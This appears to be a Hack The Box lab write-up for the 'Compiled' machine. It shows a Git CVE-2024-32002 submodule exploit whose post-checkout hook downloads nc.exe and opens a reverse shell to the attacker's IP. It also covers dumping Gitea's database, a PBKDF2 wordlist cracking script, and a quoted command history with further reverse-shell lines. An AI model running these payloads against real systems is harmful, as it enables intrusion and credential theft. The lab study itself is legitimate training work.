
 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Sun Jul 28 00:18:52 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.81.108
Nmap scan report for 10.129.81.108
Host is up (0.085s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=5aa1e8e3a30deb7d; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=8PIAizCxnCj_xw_UauE73yVjFq46MTcyMjE0MDQwNDYwMzkyNzEwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 28 Jul 2024 04:20:04 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-arc-green">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Git</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0Iiwic2hvcnRfbmFtZSI6IkdpdCIsInN0YXJ0X3VybCI6Imh0dHA6Ly9naXRlYS5jb21waWxlZC5odGI6MzAwMC8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL2dpdGVhLmNvbXBpbGVkLmh0YjozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ4NTEyIn0seyJzcmMiOiJodHRwOi8vZ2l0ZWEuY29tcGlsZWQuaHRiOjMwMDA
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=4e14d592bfd0d01f; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=84u8_E9MJnP4YqKHj_FZwCtjZGQ6MTcyMjE0MDQxMDA5MDE2NzYwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 28 Jul 2024 04:20:10 GMT
|_    Content-Length: 0
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Sun, 28 Jul 2024 04:20:04 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 5234
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Compiled - Code Compiling Services</title>
|     <!-- Bootstrap CSS -->
|     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
|     <!-- Custom CSS -->
|     <style>
|     your custom CSS here */
|     body {
|     font-family: 'Ubuntu Mono', monospace;
|     background-color: #272822;
|     color: #ddd;
|     .jumbotron {
|     background-color: #1e1e1e;
|     color: #fff;
|     padding: 100px 20px;
|     margin-bottom: 0;
|     .services {
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
5985/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp open  pando-pub?
Service Enumeration
TCP/3000
Taking a Look Around

tcp/3000
richard
tcp/5000
templates/index.html matches what we see on tcp/5000 (see below)

templates/index.html, but not seeing any potential for SSTIapp.py, we can see on line 13 that a HTTP POST with a repo URL, will write the URL to C:\Users\Richard\source\repos\repos.txt and on line 15, there's a comment to indicate that it's not ready to filter inputs yet.There's probably a scheduled task that will read
repos.txt at regular intervals, attempt to git clone and then compile the repositories. So, we need to think how we might abuse this process.TCP/5000
Testing the Compile Feature


First thing I'll do is spin up an ad-hoc server so I can watch the logs and get an idea of the server backend that's trying to reach the remote repository


user-agent: git/2.45.0.windows.1 indicates that there is likely a git client trying to clone the remote repositorygit 2.45.0 cve and found CVE-2024-32002, which looks like a potential way to get remote code execution
Calculator repo on Gitea the references to git clone --recursive, which is part of the POC for CVE-2024-32002 and following submodules / symbolic links/etc/hosts file for convenienceecho -e '10.129.242.22\t\tcompiled.htb gitea.compiled.htb' | sudo tee -a /etc/hostsTesting the Exploit

Crafting the POC
 Amal Murali
git config --global protocol.file.allow always
# To disable: git config --global protocol.file.allow ''
git config --global core.symlinks true
# To disable: git config --global core.symlinks ''
git config --global init.defaultBranch main
# To disable: git config --global init.defaultBranch ''We need to enable these options in order to set up the exploit. Please disable them once finished with the box.
tell_tale_path="$PWD/tell.tale"
git init hook
cd hook
mkdir -p y/hooks
nano y/hooks/post-checkoutThis is the file that will be executed by the Git clone flow on the target
#! /bin/bash
ping.exe -n 3 10.10.14.9
y/hooks/post-checkout ping test to see if we get ICMP requests to our VPN IP address
chmod +x y/hooks/post-checkoutMake the script file executable otherwise it won't be run by the Git client
git config user.name '0xBEN'
git config user.email 'ben@localhost'
These values match what I used to sign up on the target Gitea
git add y/hooks/post-checkout
git commit -m "post-checkout"
Commit the files to the hook repository
cd ..
hook_repo_path="$PWD/hook"
git init captain
cd captain
git submodule add --name x/y "$hook_repo_path" A/modules/x
git config user.name '0xBEN'
git config user.email 'ben@localhost'
git commit -m "add-submodule"
printf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
git commit -m "add-symlink"
This adds a symbolic link to .git as the repository's index, which causes the hook sub-module, and effectively the post-checkout script to be run in the git clone execution context
nano .gitmodules[submodule "x/y"]
path = A/modules/x
url = http://gitea.compiled.htb:3000/0xBEN/hook.gitWe need to update the url key to point to the gitea.compiled.htb repository (which we haven't created yet). Be sure to use the correct username for your repo.
git add .gitmodules
git commit -m "update submodule url"
Since we made a modification to the file, we need to commit the changes


captain and press the "Enter" key to save
hook as well
hook repository as well.
git clone --recursive operation to run and follow the symlink to .git, which will cause the sub-module script to run and gain RCE.
Exploit
Update the Hook Script
wget https://eternallybored.org/misc/netcat/netcat-win32-1.12.zip
unzip netcat-win32-1.12.zip nc64.exe
mv nc64.exe nc.exe
sudo python3 -m http.server 80
Download 64-bit nc.exe and host it over HTTP
cd ./hook
nano y/hooks/post-checkout
Update the RCE with your payload of choice
#! /bin/bash
certutil -f -split -urlcache http://10.10.14.9/nc.exe C:\\Windows\\Tasks\\nc.exe
C:\\Windows\\Tasks\\nc.exe 10.10.14.9 443 -e powershell.exe
Download nc.exe (64-bit) to the target and connect back to the netcat listener
git add y/hooks/post-checkout
git commit -m "update rce"
git push
Enter your credentials and push the update to the hook repo
cd ../captain
git branch --set-upstream-to=origin/main
git submodule update --remote
git add *
git commit -m "update submodule"

git push
Enter your credentials and push the updated files to the captain repo
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Host Name:                 COMPILED
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Emily
Registered Organization:
Product ID:                00330-80112-18556-AA541
Original Install Date:     1/20/2024, 1:28:09 AM
System Boot Time:          7/30/2024, 4:36:18 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
                           [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.21805430.B64.2305221826, 5/22/2023
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             es;Spanish (International Sort)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
Total Physical Memory:     4,095 MB
Available Physical Memory: 1,646 MB
Virtual Memory: Max Size:  6,655 MB
Virtual Memory: Available: 4,161 MB
Virtual Memory: In Use:    2,494 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Adaptador Ethernet vmxnet3
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.190.20
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
Current User
USER INFORMATION
----------------

User Name        SID
================ =============================================
compiled\richard S-1-5-21-4093338461-994521390-3704224775-1002


GROUP INFORMATION
-----------------

Group Name                                   Type             SID          Attributes
============================================ ================ ============ ==================================================
Todos                                        Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Performance Log Users                Alias            S-1-5-32-559 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                           Well-known group S-1-5-3      Mandatory group, Enabled by default, Enabled group
INICIO DE SESIÓN EN LA CONSOLA               Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Usuarios autentificados         Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Esta compañía                   Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Cuenta local                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                        Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Autenticación NTLM              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Etiqueta obligatoria\Nivel obligatorio medio Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
Users and Groups
Local Users
Enabled Name               PasswordLastSet       LastLogon
------- ----               ---------------       ---------
   True Administrator      5/22/2024 7:15:41 PM  7/30/2024 4:37:23 PM
  False DefaultAccount
   True Emily              5/24/2024 6:37:32 PM  7/30/2024 4:36:48 PM
  False Invitado
   True Richard            1/20/2024 11:10:16 AM 7/30/2024 5:12:51 PM
  False WDAGUtilityAccount 1/20/2024 1:26:57 AM
Local Groups
Administrators
--------------


Name            : COMPILED\Administrator
SID             : S-1-5-21-4093338461-994521390-3704224775-500
PrincipalSource : Local
ObjectClass     : User


Guests
------


Name            : COMPILED\Invitado
SID             : S-1-5-21-4093338461-994521390-3704224775-501
PrincipalSource : Local
ObjectClass     : User


IIS_IUSRS
---------


Name            : NT AUTHORITY\IUSR
SID             : S-1-5-17
PrincipalSource : Unknown
ObjectClass     : Group


Performance Log Users
---------------------


Name            : COMPILED\Richard
SID             : S-1-5-21-4093338461-994521390-3704224775-1002
PrincipalSource : Local
ObjectClass     : User

Name            : NT AUTHORITY\INTERACTIVE
SID             : S-1-5-4
PrincipalSource : Unknown
ObjectClass     : Group


Remote Management Users
-----------------------


Name            : COMPILED\Emily
SID             : S-1-5-21-4093338461-994521390-3704224775-1001
PrincipalSource : Local
ObjectClass     : User


System Managed Accounts Group
-----------------------------


Name            : COMPILED\DefaultAccount
SID             : S-1-5-21-4093338461-994521390-3704224775-503
PrincipalSource : Local
ObjectClass     : User


Users
-----


Name            : COMPILED\Emily
SID             : S-1-5-21-4093338461-994521390-3704224775-1001
PrincipalSource : Local
ObjectClass     : User

Name            : COMPILED\Richard
SID             : S-1-5-21-4093338461-994521390-3704224775-1002
PrincipalSource : Local
ObjectClass     : User

Name            : NT AUTHORITY\INTERACTIVE
SID             : S-1-5-4
PrincipalSource : Unknown
ObjectClass     : Group

Name            : NT AUTHORITY\Usuarios autentificados
SID             : S-1-5-11
PrincipalSource : Unknown
ObjectClass     : Group
Network Configurations
Network Interfaces
InterfaceAlias       : Ethernet0 2
InterfaceIndex       : 3
InterfaceDescription : Adaptador Ethernet vmxnet3
NetProfile.Name      : Red 7
IPv4Address          : 10.129.190.20
IPv4DefaultGateway   : 10.129.0.1
DNSServer            : 1.1.1.1
                       8.8.8.8
Open Ports
LocalAddress                        LocalPort RemoteAddress                       RemotePort State       AppliedSetting
------------                        --------- -------------                       ---------- -----       --------------
::                                  49869     ::                                  0          Listen
::                                  49668     ::                                  0          Listen
::                                  49667     ::                                  0          Listen
::                                  49666     ::                                  0          Listen
::                                  49665     ::                                  0          Listen
::                                  49664     ::                                  0          Listen
::                                  47001     ::                                  0          Listen
::                                  7680      ::                                  0          Listen
::                                  5985      ::                                  0          Listen
::                                  3000      ::                                  0          Listen
::                                  445       ::                                  0          Listen
::                                  135       ::                                  0          Listen
0.0.0.0                             49869     0.0.0.0                             0          Listen
0.0.0.0                             49668     0.0.0.0                             0          Listen
0.0.0.0                             49667     0.0.0.0                             0          Listen
0.0.0.0                             49666     0.0.0.0                             0          Listen
0.0.0.0                             49665     0.0.0.0                             0          Listen
0.0.0.0                             49664     0.0.0.0                             0          Listen
0.0.0.0                             5040      0.0.0.0                             0          Listen
0.0.0.0                             5000      0.0.0.0                             0          Listen
10.129.190.20                       139       0.0.0.0                             0          Listen
0.0.0.0                             135       0.0.0.0                             0          Listen
Processes and Services
Interesting Processes
Name        : mintty.exe
Owner       : COMPILED\Richard
CommandLine : usr\bin\mintty.exe --nodaemon -o AppID=GitForWindows.Bash -o AppLaunchCmd="C:\Program
              Files\Git\git-bash.exe" -o AppName="Git Bash" -i "C:\Program Files\Git\git-bash.exe"
              --store-taskbar-properties -- /usr/bin/bash --login -i "C:\Users\Richard\Documents\clone.sh"
Interesting Services
Access denied
Scheduled Tasks
Interesting Scheduled Tasks
TaskName : BackgroundDownload
User     : Emily
Action   : C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualS
           tudio.Setup.Service\BackgroundDownload.exe
Interesting Files
C:\Program Files\Gitea\data\gitea.db
This is a SQLite databse file. Transfer local to attack box for analysis.
Privilege Escalation
Dump Gitea Database
We discovered the C:\Program Files\Gitea\data\gitea.db file, which is a SQLite database. This should be transferred to our attack box for analysis.
I'm going to use the SMB technique to run a SMB server on Kali and map it using PowerShell New-SmbMapping


.tables command to read the available tables, user looks interesting
emily, as earlier enumeration showed her to be in the Remote Management Users group, this assumes the password used for Gitea is also the user login password. Obviously, the administrator hash would be a nice easy win, but my gut tells me that won't be the next move.
user table, so we know which columns are which
tr. From this output, we know that the password hash is passwd in column 8, the passwd_hash_algo in column 9, and the salt is column 18. go-gitea
We can see here in the Gitea source code that the app is using PBKDF2-SHA256 and it's returning the hash in hexadecimal
Crack the Hash
john or hashcat despite my lengthy research and trying different formats of the hash for the algorithm, so I turned to ChatGPT for more assistance.Looking more at the source code linked above, we can identify some key points about the cipher that Gitea uses. $pbkdf2$50000$50 from the database indicates:
pbdkdf2- Password-Based Key Derivation Function 2)50000- number of iterations over the salted password hash50- the length of the derived key
I passed these parameters into ChatGPT asking the following:
I've used a Go library to output a SHA-256 hash in PBKDF2. I'd like to try and decipher it using a Python script. Can you help me with some source code, where I know the derived key length? I'd also like the script to utilize a word list.
crack.py (some modifications added by me)
import hashlib
import binascii
import hmac

def pbkdf2_hash(password: str, salt: bytes, iterations: int = 100000, dklen: int = 32) -> bytes:
    """Generate PBKDF2 hash with the given password, salt, and iterations."""
    return hashlib.pbkdf2_hmac('sha256', password.encode(), salt, iterations, dklen)

def pbkdf2_verify(password: str, salt_hex: str, hash_hex: str, iterations: int = 100000, dklen: int = 32) -> bool:
    """Verify if the given password generates the same hash as the stored hash."""
    # Decode the salt and hash from hexadecimal
    salt = binascii.unhexlify(salt_hex)
    stored_hash = binascii.unhexlify(hash_hex)

    # Generate the PBKDF2 hash with the same parameters
    generated_hash = pbkdf2_hash(password, salt, iterations, dklen)

    # Compare the generated hash with the stored hash
    return hmac.compare_digest(generated_hash, stored_hash)

def crack_password(username, wordlist_file: str, salt_hex: str, hash_hex: str, iterations: int = 100000, dklen: int = 32):
    """Attempt to crack the password using a wordlist."""
    with open(wordlist_file, 'r') as file:
        for line in file:
            password = line.strip()  # Read password from file and strip any extra whitespace

            # Generate hash and check length before comparison
            test_hash = pbkdf2_hash(password, binascii.unhexlify(salt_hex), iterations, dklen)

            if len(test_hash) != len(binascii.unhexlify(hash_hex)):
                continue  # Skip if the length does not match

            if pbkdf2_verify(password, salt_hex, hash_hex, iterations, dklen):
                print(f"Password found for {username}: {password}")
                return password
        print("Password for {username} not found in the wordlist.")
        return None

# Example usage
username='emily'
salt_hex = '227d873cca89103cd83a976bdac52486'  # The salt used during hashing, in hexadecimal format
stored_hash_hex = '97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aaf1f33621d0d73228fc16'  # The stored hash from PBKDF2, in hexadecimal format
iterations = 50000  # Number of iterations used in PBKDF2
derived_key_length = 50  # Length of the derived key in bytes (e.g., 32 bytes for SHA-256)
wordlist_file = '/home/ben/Pentest/WordLists/rockyou.txt'  # Path to the wordlist file

# Start cracking the password
crack_password(username, wordlist_file, salt_hex, stored_hash_hex, iterations, derived_key_length)

john or hashcat -- probably providing the derived key length would speed things up. But, it's almost comical seeing this password. 🥲Lateral to Emily
As noted earlier, emily is in the Remote Management Users group, so we can leverage WinRM access to pivot, as tcp/5985 is open on the box.
Get-Content (Get-PSReadLineOption).HistorySavePathUnsure if this was intentional or not, but the challenge creator did not empty this file or point the HistorySavePath elsewhere. So, we can infer some things by looking at emily's command history.
C:\Users\Emily\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cd Desktop
whoami /privs
whoami /priv
.\Expl.exe
iwr -uri http://192.168.0.117/shell.exe -outfile shell.exe
iwr -uri http://192.168.0.117/nc.exe -outfile nc.exe
.\nc.exe -e powershell 192.168.0.117 443
$vs2019RegPath = "HKLM:\SOFTWARE\WOW6432Node\Microsoft\VisualStudio\SxS\VS7"
$vs2019Installed = Test-Path $vs2019RegPath`

exit
.\devenv.exe -h
"C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.exe" -property catalog_productDisplayVersion
"C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.exe" -help
"C:\Program Files (x86)\Microsoft Visual Studio\Installer\vswhere.exe"
ping -n 1 172.16.22.1
ping -n 1 172.16.22.2
iwr -uri http://192.168.0.188/Expl.exe -outfile Expl.exe

16.10.0, so the next step would be to search for CVEs related to this version
16.11 fixes CVE-2024-20656, so let's dig into that further
VSStandardCollectorService150 service ...
Compiling the Exploit
Installing Visual Studio Community Edition


